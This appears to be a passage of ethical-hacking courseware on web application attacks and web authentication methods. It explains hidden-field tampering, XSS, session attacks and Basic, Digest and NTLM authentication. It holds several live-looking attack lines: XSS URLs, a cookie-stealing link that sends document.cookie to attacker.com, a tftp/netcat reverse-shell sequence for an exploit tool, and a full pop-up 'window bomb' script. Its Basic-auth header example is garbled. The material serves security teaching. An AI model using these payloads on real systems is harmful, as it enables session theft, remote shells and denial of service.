Detecting "hidden" field tampering adds security in web applications, but for critical apps like e-commerce applications, hidden fields should be avoided at the design level. For instance, consider someone placing an order at [amazon.com](http://www.hackme.com/shop.pl) and briefly leaving their desk half-way through placing an order. Anyone with access to the computer can use "view source" to see the credit card information and other data stored in "hidden" fields (if it is being used). A best practice in developing web applications is to avoid storing vital information in "hidden" fields.

Hidden field manipulation

Original form
<form action="http://www.hackme.com/shop.pl" method="POST">
...
<input type="hidden" name="price" value="99.99">
...
</form>

Correct request
POST /shop.pl HTTP/1.0
...
price=99.99

Attack Attempt
Post /shop.pl HTTP/1.0
...
price=0.99

Hidden Field

```
graph TD; A[Original form] --> B[Correct request]; B --> C[Attack Attempt];
```

This is an online shopping cart using hidden field to pass the pricing information between the order processing system and the order fulfillment system. If the application does not use a backend mechanism to verify the flow of pricing information then altering the price will lead to the ability to buy product for smaller amounts and potentially even negative sums.

Countermeasure Countermeasure

The first rule in web application development from a security standpoint is not to rely on the client side data for critical processes.

Using encrypted sessions such as SSL or "secure" cookies are advocated instead of using hidden fields. Digital algorithms may be used where values of critical parameters may be hashed with a digital signature to ascertain the authenticity of data. The safest bet would be to rely on server side authentication mechanisms for high security applications.

Input Manipulation

- URL Manipulation CGI Parameter Tampering
- HTTP Client-Header Injection
- Filter/Intrusion Detection Evasion
- Protocol/Method Manipulation
- Overflows



Attack Methods	In the context of a web based attack (or web server attack), the attacker will first try to probe and manipulate the input fields to gain access into the web server. They can be broadly categorized as given below.
-----------------------	---

URL Manipulation CGI Parameter Tampering: This is perhaps the easiest of the lot. By inserting unacceptable or unexpected input in the url through the browser, the attacker tries to gauge whether the server is protected against common vulnerabilities.

HTTP Client-Header Injection: The next accessible point is the HTTP header. Using HTTP tags such as referrer, the attacker can manipulate the client side to suit his needs.

Filter/Intrusion Detection Evasion: The best part of attacking a web server is that the attacker can use the default port of entry - namely port 80 - to gain access into the network. As this is a standard port open for business needs, it is easy to evade intrusion detection systems or firewalls.

Protocol/Method Manipulation: Manipulating the particular protocol or the method used in the function, the attacker can hack into a web server.

Overflows: Some web server vulnerabilities take advantage of buffer overflows. The advantage is that by using buffer overflow techniques, the attacker can also make the server

execute a code of his choice, making it easier for him to exploit the server further.

What is Cross Side Scripting (XSS)?

- A Web application vulnerable to XSS allows a user to inadvertently send malicious data to self through that application.
 - Attackers often perform XSS exploitation by crafting malicious URLs and tricking users into clicking on them.
 - These links cause client side scripting languages (VBScript, JavaScript etc,) of the attacker's choice to execute on the victim's browser.
 - XSS vulnerabilities are caused by a failure in the web application to properly validate user input.
-

Attack Methods

The simplest description of cross-site scripting can be put as the attack that occurs when a user enters malicious data in a Web site. It can be as simple as posting a message that contains malicious code to a newsgroup. When another person views this message, the browser will interpret the code and execute it, often giving the attacker control of the system. Malicious scripts can also be executed automatically based on certain events, such as when a picture loads. Unlike most security vulnerabilities, CSS doesn't apply to any single vendor's products - instead, it can affect any software that runs on a web server

CSS takes place as a result of the failure of the web based application to validate user supplied input, before returning it to the client system. "Cross-Site" refers to the security restrictions that the client browser usually places on data (i.e. cookies, dynamic content attributes, etc.) associated with a web site. By causing the victim's browser to execute malicious code with the same permissions as the domain of the web application, an attacker can bypass the traditional document object model (DOM) security restrictions. The document object model is accessible application interface that allows client-side languages to dynamically access and modify the content, structure and style of a web page.

Cross-Site Scripting (CSS) attacks require the execution of Client-Side Languages (JavaScript, Java, VBScript, ActiveX, Flash, etc.) within a user's web environment. Cross Site Scripting can result in an attacker stealing cookies, hijacking sessions, changing of web application account settings etc. The most common web components that are vulnerable to CSS attacks include CGI scripts, search engines, interactive bulletin boards, and custom error pages with poorly written input validation routines. Moreover, a victim does not necessarily have to click on a link to make the attack possible.

Brief Example Attack:

Example 1: The IMG tag

<http://host/search/search.cgi?query=<img%20src=http://host2/bait-article.jpg>>

Depending on the website setup, this generates html with the image from host2 and feeds it to the user when they click on this link. Depending on the original web page layout it may be possible to entice a user into thinking this is a valid part of the article.

Example 2:

<http://host/something.php?q=<img%20src=JavaScript:window.location='http://host2.com';>>

If a user clicks on this link a JavaScript popup box displaying the site's domain name will appear. While this example isn't harmful, an attacker could create a falsified form or, perhaps create something that grabs information from the user. The request above is easily questionable to a standard user but with hex, unicode, or %u windows encoding a user could be fooled into thinking this is a valid site link.

Example 3:

<http://host/<script>Insert<whatever>here>

This particular request is very common example.

XSS Countermeasures

- As a web application user, there are a few ways to protect yourselves from XSS attacks.
 - The first and the most effective solution is to disable all scripting language support in your browser and email reader.
 - If this is not a feasible option for business reasons, another recommendation is to use reasonable caution while clicking links in anonymous e-mails and dubious web pages.
 - Proxy servers can help filter out malicious scripting in HTML.
-

Countermeasure Preventing cross-site scripting is a challenging task especially for large distributed web applications. If the application accepts only expected input, then the XSS can be significantly reduced.

Web servers should set the character set, and then make sure that the data they insert is free from byte sequences that are special in the specified encoding. This can typically be done by settings in the application server or web server. The server should define the character set in each html page as below.

```
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1" />
```

Web pages with unspecified character-encoding work mostly because most character sets assign the same characters to byte values below 128. Some 16-bit character-encoding schemes have additional multi-byte representations for special characters such as "<. These should be checked.

The above tells the browser what character set should be used to properly display the page. In addition, most servers must also be configured to tell the browser what character set to use when submitting form data back to the server and what character set the server application should use internally. The configuration of each server for character set control is different, but is very important in understanding the canonicalization of input data. Filtering special meta characters is also important. HTML defines certain characters as "special", if they have an effect on page formatting.

In an HTML body:

"<" introduces a tag.

"&" introduces a character entity.

Note Some browsers try to correct poorly formatted HTML and treat ">" as if it were "<".

In attributes:

- double quotes mark the end of the attribute value.
- single quotes mark the end of the attribute value.
- "&" introduces a character entity.

In URLs:

- Space, tab, and new line denote the end of the URL.
- "&" denotes a character entity or separates query string parameters.
- Non-ASCII characters (that is, everything above 128 in the ISO-8859-1 encoding) are not allowed in URLs.
- The "%" must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server-side code.

Ensuring correct encoding of dynamic output can prevent malicious scripts from being passed to the user. While this is no guarantee of prevention, it can help contain the problem in certain circumstances. The application can make an explicit decision to encode un-trusted data and leave trusted data untouched, thus preserving mark-up content.

Authentication And Session Management

- Brute/Reverse Force
- Session Hijacking
- Session Replay
- Session Forgoing
- Page Sequencing



Attack Methods	Brute Force
	Brute Forcing involves performing an exhaustive key search of a web application authentication token's key space in order to find a legitimate token that can be used to gain access.

According to rfc2617, the Basic Access Authentication scheme of HTTP is not considered to be a secure method of user authentication (unless used in conjunction with some external secure system such as SSL), as the user name and password are passed over the network as cleartext. To receive authorization, the client sends the userid and password, separated by a single colon (":") character, within a base64 encoded string in the credentials.

```
user-pass = userid ":" password
userid   = *<TEXT excluding ":">
password = *TEXT
```

For instance, if the user agent wishes to send the userid "Winnie" and password "the pooh", it would use the following header field:

```
Authorization: Basic bjplc2vcGZQQWxRpVulHhZGNFt==
```

Therefore, it is relatively easy to brute force a protected page if an attacker uses decent dictionary lists. For the page <http://www.victim.com/private/index.html>, an attacker can generate base 64 encoded strings with commonly used usernames and a password, generate HTTP requests, and look for a non-404 response:

Attack Methods	Session Replay
	If a user's authentication tokens are captured or intercepted by an attacker, the session can be replayed by the attacker, making the concerned web application vulnerable to a replay attack. In a replay attack, an attacker openly uses the captured or intercepted authentication tokens such as a cookie to create or obtain service from the victim's account; thereby bypassing normal user authentication methods.

A simple example is sniffing a URL with a session ID string and pasting it back into the attacker's web browser. The legitimate user may not necessarily need to be logged into the application at the time of the replay attack. While it is generally that username/password pairs are indeed authentication data and therefore sensitive, it is not generally understood that these generated authentication tokens are also just as sensitive. Many users who may have

extremely hard-to-guess passwords are careless with the protection of cookies and session information that can be just as easily used to access their accounts in a replay attack. This is often considered forging "entity authentication" since most applications check the tokens stored in the browser or HTTP stream, and do not require user authentication after each web request.

By simply sniffing the HTTP request of an active session or capturing a desktop user's cookie files, a replay attack can be very easily performed. Exploitation can take the following general forms:

- Visiting a pre-existing dynamically created URL that is assigned to a specific user's account which has been sniffed or captured from a proxy server log
- Visiting a specific URL with a preloaded authentication token (cookie, HTTP header value, etc.) captured from a legitimate user
- A combination of 1 and 2.

Session tokens that do not expire on the HTTP server can allow an attacker unlimited time to guess or brute force a valid authenticated session token. An example is the "Remember Me" option on many retail websites. If a user's cookie file is captured or brute-forced, then an attacker can use these static-session tokens to gain access to that user's web accounts. Additionally, session tokens can be potentially logged and cached in proxy servers that, if broken into by an attacker, may contain similar sorts of information in logs that can be exploited if the particular session has not been expired on the HTTP server. To prevent Session Hijacking and Brute Force attacks from occurring to an active session, the HTTP server can seamlessly expire and regenerate tokens to give an attacker a smaller window of time for replay exploitation of each legitimate token. Token expiration can be performed based on number of requests or time.

Attack Methods	Session Forging/Brute-Forcing Detection and/or Lockout
	Many websites have prohibitions against unrestrained password guessing (e.g., it can temporarily lock the account or stop listening to the IP address). With regard to session token brute-force attacks, an attacker can probably try hundreds or thousands of session tokens embedded in a legitimate URL or cookie for example without a single complaint from the HTTP server. Many intrusion-detection systems do look for this type of attack; penetration tests also often overlook this weakness in web e-commerce systems. Designers can use "booby trapped" session tokens that never actually get assigned but will detect if an attacker is trying to brute force a range of tokens. Anomaly/misuse detection hooks can also be built in to detect if an authenticated user tries to manipulate their token to gain elevated privileges.
Attack Methods	Session Re-Authentication
	Critical user actions such as money transfer or significant purchase decisions should require the user to re-authenticate or be reissued another session token immediately prior to significant actions. Developers can also somewhat segment data and user actions to the extent where

reauthentication is required upon crossing certain "boundaries" to prevent some types of cross-site scripting attacks that exploit user accounts.

Attack Methods

Session Token Transmission

If a session token is captured in transit through network interception, a web application account is then prone to a replay or hijacking attack. Typical web encryption technologies include but are not limited to Secure Sockets Layer (SSLv2/v3) and Transport Layer Security (TLS v1) protocols in order to safeguard the state mechanism token.

Attack Methods

Session Tokens on Logout

With the popularity of Internet Kiosks and shared computing environments on the rise, session tokens take on a new risk. A browser only destroys session cookies when the browser thread is torn down. Most Internet kiosks maintain the same browser thread. It is recommended to overwrite session cookies when the user logs out of the application.

Attack Methods

Page Sequencing

Page sequencing is the term given to the vulnerability that arises as a result of poor session management, thereby allowing the user to take an out of turn action and bypass the defined sequence of web pages. This can be something like moving ahead to a later stage of a financial transaction. This arises due to faulty session/application state management.

Traditional XSS Web Application Hijack Scenario - Cookie stealing

- User is logged on to a web application and the session is currently active. An attacker knows of a XSS hole that affects that application.
- The user receives a malicious XSS link via an e-mail or comes across it on a web page. In some cases an attacker can even insert it into web content (e.g. guest book, banner, etc.) and make it load automatically without requiring user intervention.

```
<html>
<head><title>Look at this!</title></head>
<body><a href="http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.html?tw=<script>document.location.replace('http://attacker.com/steal.cgi?'+document.cookie);</script>"> Check this CNN story out! </a></body>
</html>
```

Attack Methods

It is a fact that most web sites address security using SSL for authenticating their login sessions. Let us see how this process takes place. When the client connects to a web site two events take place to ensure security.

1. The web site must prove that it is the web site it claims to be.

The web site authenticates itself by the SSL certificate issued to the domain in question by a trusted third party. Depending on the extent the user trusts the certificate issuer; s/he can be assured that the web site is what it claims to be.

Once the web site is authenticated by the user, he can choose to establish a secure data connection via the public key mechanism of SSL so that all the data that is transmitted between them is encrypted.

2. The user must authenticate self to the web site

The user provides his username/password into a form and this data is transmitted in an encrypted fashion to the web site for authentication. If the client is authenticated, a session cookie is generated with appropriate timeout and validation information. This is sent back to the user as a "secure cookie" - i.e. one that is only passed back and forth over SSL.

This can be considered as passing a shared secret back and forth, which is encrypted and is not the actual password and does timeout. If the website does not use cookies, it can opt for session codes that are embedded in the site URLs so that they are never stored in the hard disk of the client computer. Some web sites do require their users to obtain client SSL certificates so that the web site can authenticate the clients via these certificates and thus not need this whole username/password scheme.

Cookies were originally introduced by Netscape and are now specified in RFC 2965 (which supersedes RFC 2109), with RFC 2964 and BCP44 offering guidance on best practice. Cookies were never designed to store usernames and passwords or any sensitive information. There are two categories of cookies, secure or non-secure and persistent or non-persistent, giving four individual cookie types.

- Persistent and Secure
- Persistent and Non-Secure
- Non-Persistent and Secure
- Non-Persistent and Non-Secure

Persistent vs. Non-Persistent

Persistent cookies are stored in a text file (cookies.txt under Netscape and multiple *.txt files for Internet Explorer) on the client and are valid for as long as the expiry date is set for (see below). Non-Persistent cookies are stored in RAM on the client and are destroyed when the browser is closed or the cookie is explicitly killed by a log-off script.

Secure vs. Non-Secure

Secure cookies can only be sent over HTTPS (SSL). Non-Secure cookies can be sent over HTTPS or regular HTTP. The title of secure is somewhat misleading. It only provides transport security. Any data sent to the client should be considered under the total control of the end user, regardless of the transport mechanism in use.

Cookies can be set using two main methods, HTTP headers and JavaScript. JavaScript is becoming a popular way to set and read cookies as some proxies will filter cookies set as part of an HTTP response header. Cookies enable a server and browser to pass information among themselves between sessions. Remembering HTTP is stateless, this may simply be between requests for documents in a same session or even when a user requests an image embedded in a page. It is rather like a server stamping a client and saying show this to me next time you come in. Cookies cannot be shared (read or written) across DNS domains.

In correct client operation Domain A can't read Domain B's cookies, but there have been much vulnerability in popular web clients which have allowed exactly this. Under HTTP the server responds to a request with an extra header. This header tells the client to add this information to the client's cookies file or store the information in RAM. After this, all requests to that URL from the browser will include the cookie information as an extra header in the request.

Cookie Structure

domain: The website domain that created and that can read the variable.

flag: A TRUE/FALSE value indicating whether all machines within a given domain can access the variable.

path: The path attribute supplies a URL range for which the cookie is valid. If path is set to /reference, the cookie will be sent for URLs in /reference as well as sub-directories such as/reference/web protocols. A pathname of "/" indicates that the cookie will be used for all URLs at the site from which the cookie originated.

secure: A TRUE/FALSE value indicating if an SSL connection with the domain is needed to access the variable.

expiration: The time that the variable will expire on. Omitting the expiration date signals to the browser to store the cookie only in memory; it will be erased when the browser is closed.

name: The name of the variable (in this case Apache).

The limit on the size of each cookie (name and value combined) is 4 kb. A maximum of 20 cookies per server or domain is allowed.

Cookies are the preferred method to maintain state in HTTP protocol. They are however also used as a convenient mechanism to store user preferences and other data including session tokens. Both persistent and non-persistent cookies, secure or insecure can be modified by the client and sent to the server with URL requests. Therefore any attacker can modify cookie content to his advantage. There is a popular misconception that non-persistent cookies cannot be modified but this is not true; tools like Winhex are freely available. SSL also only protects the cookie in transit.

The extent of cookie manipulation depends on what the cookie is used for but usually ranges from session tokens to arrays that make authorization decisions.

Example from a real world example

Cookie: lang=en-us; ADMIN=no; y=1; time=10:30GMT;

The attacker can simply modify the cookie to;

Cookie: lang=en-us; ADMIN=yes; y=1; time=12:30GMT;

Hacking Tool: Helpme2.pl

- Helpme2.pl is an exploit code for WinHelp32.exe Remote Buffer Overrun vulnerability.
 - This tool generates an HTML file with a given hidden command.
 - When this HTML file is sent to a victim through e mail, it infects the victim's computer and executes the hidden code.
-


Tools Helpme2.pl is an exploit code written to take advantage of the winhelp32.exe vulnerability. The perl script takes a command to execute (WinExec, SW_HIDE) and gives an html output file. There are two versions

HelpMe.pl was written to work with kernel32.dll version 5.0.2195.4272, while HelpMe2.pl was written to work with kernel32.dll version 5.0.2195.2778

The exploit does the following:

1. Executes tftp.exe -i attacker.ip.address get nc.exe c:\winnt\system32\nc.exe
2. Executes nc.exe attacker.ip.address 80-e cmd.exe

This code generates an HTML file with a given hidden command. When the HTML file is sent to a victim through email, it infects the victim's computer and executes the hidden code.



Hacking Tool: WindowBomb

```
HTML.Bomber.htm - Notepad
File Edit Format View Help
<HTML>
<HEAD>
<TITLE>WARNING! Infecting Virus!</TITLE>
</HEAD>
<BODY onload="WindowBomb()">
<SCRIPT LANGUAGE="JavaScript">

function WindowBomb()
{
    var iCounter = 0 // dummy counter
    while (true)
    {
        window.open("http://www.netscape.com","CRASHING"
                    + iCounter,"width=1,height=1,resizable=no")
        iCounter++
    }
}

</script>
</BODY>
</HTML>
```

An email sent with this html file attached will create pop-up windows until the PC's memory gets exhausted.

JavaScript is vulnerable to simple coding such as this.

Tools Window bombs are code written to cause annoying behavior on the user's computer screen. These can be

such as the ones seen include:

Deadly image	A. GIF which crashes the browser on clicking.
Uncloseable window	Opens a document that utilizes the JavaScript Unload event handler to reopen the document if you try to leave or close the window.
Invincible alert dialogue	Executes a function which generates an alert dialogue and then runs the function again
Reload-o-rama	Refreshes the document from the history 1000 times/second, leaving the back and stop buttons useless.
Window spawner	Continuously opens new windows until the ram or swap space is full.
Jiggy window	Causes the window to dance around on the screen so fast that the controls cannot be reached.
Jiggy window spawner	Creates an endless stream of little dancing windows.
While loop processor hog	executes an endless loop to chew up some processor time
Recursive frames	Opens a set of recursive frames until the ram or swap space is full.
Memory bomb	Dynamically allocates ram to the browser until the ram or swap space is full.
Super memory bomb	Opens a 100K document with numerous recursive tables and ordered lists.


Hacking Tool: IEEN

<http://www.securityfriday.com/ToolDownload/IEen>


- IEEN remotely controls Internet Explorer using DCOM.
- If you knew the account name and the password of a remote machine, you can remotely control the software component on it using DCOM. For example Internet Explorer is one of the soft wares that can be controlled.



Tools IEEN: The Distributed Component Object Model (DCOM) is a protocol that enables software components to communicate directly over a network in a reliable, secure, and efficient manner. DCOM is installed on most Windows machines by default and runs without noticed by the users.



However, if an attacker knew the account name and the password of a remote machine, he can remotely control the software component on it using DCOM. For example, Internet Explorer is one of the software components that can be controlled. IE'en is a tool that can be used to remotely control Internet Explorer using DCOM.



Summary of IE'en Functionalities:

- Remotely connects to or activates Internet Explorer
- Captures data sent and received using Internet Explorer
- Even on SSL encrypted websites (e.g. Hotmail); IE'en can capture user ID and password in plain text.
- Change the web page on the remote IE window.
- Make the remote IE window visible / invisible

Summary

- Attacking web applications is the easiest way to compromise hosts, networks and users.
 - Generally nobody notices web application penetration, until serious damage has been done.
 - Web application vulnerability can be eliminated to a great extent ensuring proper design specifications and coding practices as well as implementing common security procedures.
 - Various tools help the attacker to view the source codes and scan for security holes.
 - The first rule in web application development from a security standpoint is not to rely on the client side data for critical processes. Using an encrypted session such as SSL / "secure" cookies are advocated instead of using hidden fields, which are easily manipulated by attackers.
 - A cross-site scripting vulnerability is caused by the failure of a web based application to validate user supplied input before returning it to the client system.
 - If the application accepts only expected input, then the XSS can be significantly reduced.
-

Summary

Recap

- Attacking web applications is the easiest way to compromise hosts, networks and users.
- Generally nobody notices web application penetration, until serious damage has been done.
- Web application vulnerability can be eliminated to a great extent ensuring proper design specifications and coding practices as well as implementing common security procedures.
- Various tools help the attacker to view the source codes and scan for security holes.
- The first rule in web application development from a security standpoint is not to rely on the client side data for critical processes. Using an encrypted session such as SSL or "secure" cookies are advocated instead of using hidden fields, which are easily manipulated by attackers.
- A cross-site scripting vulnerability is caused by the failure of a web based application to validate user supplied input before returning it to the client system.
- If the application accepts only expected input, then the XSS can be significantly reduced.

Module 13: Web Based Password Cracking Techniques

Overview

Module Objective

- HTTP Authentication Basic & Digest
 - NTLM Authentication
 - Certificate Based Authentication
 - Forms Based Authentication
 - Microsoft Passport
 - Password Guessing
 - WebCracker
 - Brutus
 - WWWHACK
 - ObiWan Password Cracker
-

Module Objectives

Authentication is any process by which one verifies that someone is who they claim they are. Typically, this involves a username and a password. It can also include any other method of demonstrating identity, such as a smart card, retina scan, voice recognition, or fingerprints.

In this module we will discuss the following topics in the context of web based authentication. The objective is to familiarize the reader with commonly used authentication methods and how some these methods can be worked around, under certain circumstances.

- HTTP Authentication Basic & Digest
- NTLM Authentication
- Certificate Based Authentication
- Forms Based Authentication
- Microsoft Passport
- Password Guessing
- WebCracker
- Brutus
- WWWHACK
- ObiWan Password Cracker

Basic Authentication

- Basic authentication is the most basic form of authentication to web applications.

- The authentication credentials are sent clear -text with base64 encryption (can be decoded) and is subject to eavesdropping and replay attacks.
 - The use of 128 bit SSL encryption can thwart attacks.
-

Concept Basic authentication^[1] is the simplest method of authentication and for a long time was the most common authentication method used. The "basic" authentication scheme is based on the model that the client must authenticate itself with a user-ID and a password for each realm. The realm value (case-sensitive) is a string, which may have additional semantics specific to the authentication scheme. The realm value should be considered an opaque string which can only be compared for equality with other realms on that server.

The server will service the request only if it can validate the user-ID and password for the protection space of the request-url. There are no optional authentication parameters. To receive authorization, the client sends the userid and password, separated by a single colon (":") character, within a base64 encoded string in the credentials.

When a particular resource has been protected using basic authentication, HTTP sends a 401 authentication required header with the response to the request, in order to notify the client that user credentials must be supplied in order for the resource to be returned as requested. Upon receiving a 401 response header, if the client's browser supports basic authentication, it will ask the user to supply a username and password to be sent to the server.

Every resource which is requested from the server will have to supply authentication credentials over again in order to receive the resource. Because the HTTP protocol is stateless, each request will

be treated in the same way, even though they are from the same client. The client browser caches the username and password supplied, and stores it along with the authentication realm, so that if other resources are requested from the same realm, the same username and password can be returned to authenticate that request without requiring the user to type them in again. Login information is stored on the browser based on the authentication realm, and by the server name.

In this way, the browser can distinguish between the private authentication realm on one site and on another.

Note Basic authentication should not be considered secure for any particularly rigorous definition of secure. Although the password is stored on the server in encrypted format, it is passed from the client to the server in plain text across the network. Anyone listening with any variety of packet sniffer will be able to read the username and password in the clear as it goes across. The username and password are passed with every request, not just when the user first types them in. So the packet sniffer need not be listening at any particular time, but just long enough to see any single request come across the wire.

And, in addition to that, the content itself is also going across the network in the clear, and so if the web site contains sensitive information, the same packet sniffer would have access to that information as it went past, even if the username and password were not used to gain direct access to the web site.

Digest Authentication

- Digest authentication is based on a challenge-response authentication model.
- The user makes a request without authentication credentials and the Web Server replies with a WWW-

Authenticate header indicating credentials.

- Instead of sending the username and password the server challenges the client with random nonce.
 - The client responds with the message digest of the username/password.
-

Concept In digest authentication^[2], the password is never sent across the network in the clear, but is always transmitted as an MD5 digest of the user's password. In this way, the password cannot be determined by sniffing network traffic. The Digest Access Authentication scheme is not intended to be a complete answer to the need for security as this scheme provides no encryption of message content. The intent is simply to avoid the most serious flaw of Basic authentication.

Like Basic Access Authentication, the Digest scheme is based on a simple challenge-response paradigm. An optional header allows the server to specify the algorithm used to create the checksum or digest. By default the MD5 algorithm is used. The Digest scheme provides the challenge using a nonce value. A nonce is a server-specified data string which may be uniquely generated each time a 401 response is made.

A valid response contains a checksum (by default, the MD5 checksum) of the username, the password, the given nonce value, the HTTP method, and the requested URL. In this way, the password is never sent in the clear.

Note Just as with the Basic scheme, the username and password must be prearranged. It is a password-based system and suffers from all the same problems of any

password system on the server side. In particular, no provision is made in this protocol for the initial secure arrangement between user and server to establish the user's password.

An implementation might choose not to accept a previously used nonce or a previously used digest, in order to protect against a replay attack. Or, an implementation might choose to use one-time nonce or digests for POST or PUT requests and a time-stamp for GET requests. Again, the nonce is opaque to the client. By "opaque" we mean a string of data, specified by the server, which is returned by the client unchanged in the Authorization header of subsequent requests with URIs in the same protection space.



Note Although the password is not really sent at all, but a digest form of it, an attacker can use the digested password to gain access to the content, since that digested password is really all the information required to access the web site.

NTLM Authentication

- NTLM Authentication is Microsoft's proprietary NT LAN Manager authentication algorithm over HTTP. It works on Microsoft Internet Explorer only.
- Integrated Windows authentication works the same way as Message Digest authentication.



Concept NTLM^[3] is a Microsoft-proprietary protocol that authenticates users and computers based on an authentication challenge and response. NTLM (NT LanMan) is an authentication process that is used by all members of the Windows NT family of products. Like its predecessor LanMan, NTLM uses a challenge/response process to prove the client's identity without requiring that either a password or a hashed password be sent across the network. NTLM authentication does not send the user's password (or hashed representation of the password) across the network. Instead, NTLM authentication utilizes challenge/response mechanisms to ensure that the actual password never traverses the network.

When the authentication process begins, the user's system (client) sends a login request to the telnet server. The server replies with a randomly generated "token" (or challenge) to the client. The client hashes the currently logged-on user's cryptographically protected password with the challenge and sends the resulting "response" to the server.

The server receives the challenge-hashed response and compares it to what it knows to be the appropriate response. (The server takes a copy of the original token - which it generated - and hashes it against what it knows to be the user's password hash from its own user account database.) If the received response matches the expected response, the user is successfully authenticated to the host.

Note However, not all is safe again as NTLM hashes (or challenge/response pairs) could be fed into a program that performs brute force password guessing. The "cracking" program would iteratively try all possible passwords, hashing each and comparing the result to the hash that the malicious user obtained. When it located a match, the malicious user would know that the password that produced the hash is the user's password.

To address the problems in NTLM1, Microsoft introduced NTLM version 2 and advocates its use where possible. The following table lists the features of the three authentication methods.

Attribute	LM	NTLMv1	NTLMv2
Password case sensitive	No	Yes	Yes
Hash key length	56bit + 56bit	-	-
Password hash algorithm	DES (ECB mode)	MD4	MD4
Hash value length	64bit + 64bit	128bit	128bit
C/R key length	56bit + 56bit + 16bit	56bit + 56bit + 16bit	128bit
C/R algorithm	DES (ECB mode)	DES (ECB mode)	HMAC_MD5

Attribute	LM	NTLMv1	NTLMv2
C/R value length	64bit + 64bit + 64bit	64bit + 64bit + 64bit	128bit

Certificate Based Authentication

- Certificate authentication is stronger than other authentication mechanisms
- Certificated authentication uses publickey cryptography and digital certificate to authenticate a user. Certificates can be stored in smart cards for even greater security.
- There is no current known attacks against PKI security so far.



Concept A digital certificate is an electronic document that includes identification information, public key, and the digital signature of a certification authority based on

that certification authority's private key. An individual wishing to send an encrypted message applies for a digital certificate from a Certificate Authority (CA). A certification authority (CA) is a trusted entity that signs certificates and can vouch for the identity of the user. The CA issues an encrypted digital certificate containing the applicant's public key and a variety of other identification information. The CA makes its own public key readily available through print publicity or perhaps on the Internet.

When the user connects to a server to authenticate, he presents the server with his certificate (a digital certificate specific to the user) containing the public key and the signature of the CA. The server first verifies that the signature on the certificate is valid and was generated by a trusted CA. The server then authenticates the user by using public key cryptography to prove that the user truly holds the private key associated with the certificate.


The recipient of an encrypted message uses the CA's public key to decode the digital certificate attached to the message, verifies it as issued by the CA and then obtains the sender's public key and identification information held within the certificate. With this information, the recipient can send an encrypted reply. The most widely used standard for digital certificates is X.509. Digital certificates are used extensively. Some examples of how they are used for authentication include:

- Email. Many customers use digital certificates to encrypt emails (to provide confidentiality) or digitally sign them (to prove their authenticity).
 - Network security. Many businesses have deployed smart cards and other security technologies that use digital certificates, as a way of improving the security of their computer network.
-

Microsoft Passport Authentication

- Single signon is the term used to represent a system whereby users need only remember one username and password, and be authenticated for multiple services.
- Passport is Microsoft's universal single sign -in (SSI) platform.
- It enables the use of one set of credentials to access any Passport enabled site such as MSN, Hotmail and MSN Messenger.
- Microsoft encourages third-party companies to use Passport as a Universal authentication platform.

Note Single signon is the term used to represent a system whereby users need only remember one username and password, and be authenticated for multiple services. Passport is a suite of services for authenticating users across a number of applications. The Passport single sign in service is an authentication service allowing users to create a single set of credentials that will enable them to sign in to any site (Referred to as "participating sites") that supports a Passport service.



Source: Microsoft

In this example the user browses to Site A, a participating site or service (or browses to www.passport.com), and clicks on the "Sign In" button (or click the "Register" button on Passport.com).

The user is redirected to a co-branded registration page displaying the registration fields that were chosen by Site A. (The minimum number of fields required is two: email name and password.)

- Here the user chooses whether or not they want to opt in to share their information with other Passport-enabled sites that they sign in to.
- The user reads and accepts terms of use (or declines, and the process ends), and submits the form.
- The user is then redirected back to Site A with their encrypted authentication ticket and profile information attached.
- Site A decrypts the authentication ticket and profile information and continues the registration process, or grants access to the site.
- Other participating sites that the user does not interact with (such as sites B and C) do not receive any information about the user. The user does not need to download any software.

Nature of data stored in passport

Information	Data Type	Required to create a Passport?	Shared with other sites? ¹

Information	Data Type	Required to create a Passport?	Shared with other sites?¹
E-mail Address (Sign in name)	Credential and Profile	Yes	If user opts-in
Password	Credential	Yes	Never
Secret Questions and	Credential	Optional	Never
Mobile Phone Number and Mobile PIN	Credential	Only required when registration takes place on a mobile device; otherwise they are optional.	Never
Security Key	Credential	Optional (However a participating site may require the use of a Security Key)	Never

- The first time a user attempts to access a participating site that requires a security key, they are redirected to a Passport registration page.
